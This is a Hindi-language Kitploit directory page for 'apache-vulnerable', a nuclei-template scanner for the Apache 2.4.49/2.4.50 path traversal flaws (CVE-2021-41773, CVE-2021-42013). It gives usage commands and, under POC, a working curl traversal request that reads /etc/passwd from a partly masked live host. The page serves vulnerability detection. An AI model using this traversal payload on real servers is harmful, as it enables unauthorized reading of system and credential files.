
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

··फ़ीड·संपर्क·गोपनीयता·© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
apache-vulnerable — Apache HTTP Server में पथ ट्रैवर्सल कमजोरियों (CVE-2021-41773, CVE-2021-42013) का पता लगाता है विभिन्न ट्रैवर्सल तकनीकों के माध्यम से /etc/passwd के एक्सपोज़र की जाँच करके। | Kitploit
उपकरण/GitHubGitHub/psibot/apache-vulnerable
भेद्यता स्कैनरवेब भेद्यता स्कैनरभेद्यता विश्लेषणशोषणवेब सुरक्षापेनिट्रेशन टेस्टिंग
GitHubpsibot/apache-vulnerable

apache-vulnerable

Apache HTTP Server में पथ ट्रैवर्सल कमजोरियों (CVE-2021-41773, CVE-2021-42013) का पता लगाता है विभिन्न ट्रैवर्सल तकनीकों के माध्यम से /etc/passwd के एक्सपोज़र की जाँच करके।

रिपॉजिटरी देखें
1131 साल पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

Apache संस्करणों के लिए स्कैन करें "ज़ीरो-डे"

Apache Version 2.4.49 and 2.4.50

(CVE-2021-41773) and (CVE-2021-42013)

उपयोग कैसे करें :

आपको nuclei की आवश्यकता होगी !

https://github.com/projectdiscovery/nuclei

स्थानीय nuclei इंस्टॉल की जाँच करें और टेम्पलेट सत्यापित करें

nuclei -t apache-vulnerable-versions.yaml -vv

और

nuclei -t apache-path-traversal-rce-v2.yaml -vv

आपको देखना चाहिए

[apache-vulnerable-versions] Vulnerable Apache Versions (2.4.49-2.4.50) (@psibot) [high]

और

[apache-path-traversal-passwd] Apache Path Traversal - /etc/passwd Exposure (@psibot) [critical]

लक्ष्य को स्कैन करने के लिए :

nuclei --silent -t apache-vulnerable-versions.yaml -u https://*.*.*.*:port

फ़ाइल में लक्ष्यों को स्कैन करने के लिए :

nuclei --silent -t apache-vulnerable-versions.yaml -l hosts.txt

Nuclei टेम्पलेट्स के बारे में जानकारी

apache-vulnerable-versions.yaml - Apache के संस्करण का पता लगाता है और यदि संवेदनशील है तो HIGH आउटपुट देगा।

apache-vulnerable-versions.yaml

apache-path-traversal-rce-v2.yaml - एक एक्सप्लॉइट चलाएगा और संवेदनशील पथ दिखाएगा। यदि संवेदनशील है तो CRITICAL आउटपुट देगा।

apache-path-traversal-rce-v2.yaml

POC :

curl -s -k https://135.*.120.*:8443/icons/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd

POC

टूल डाउनलोड करें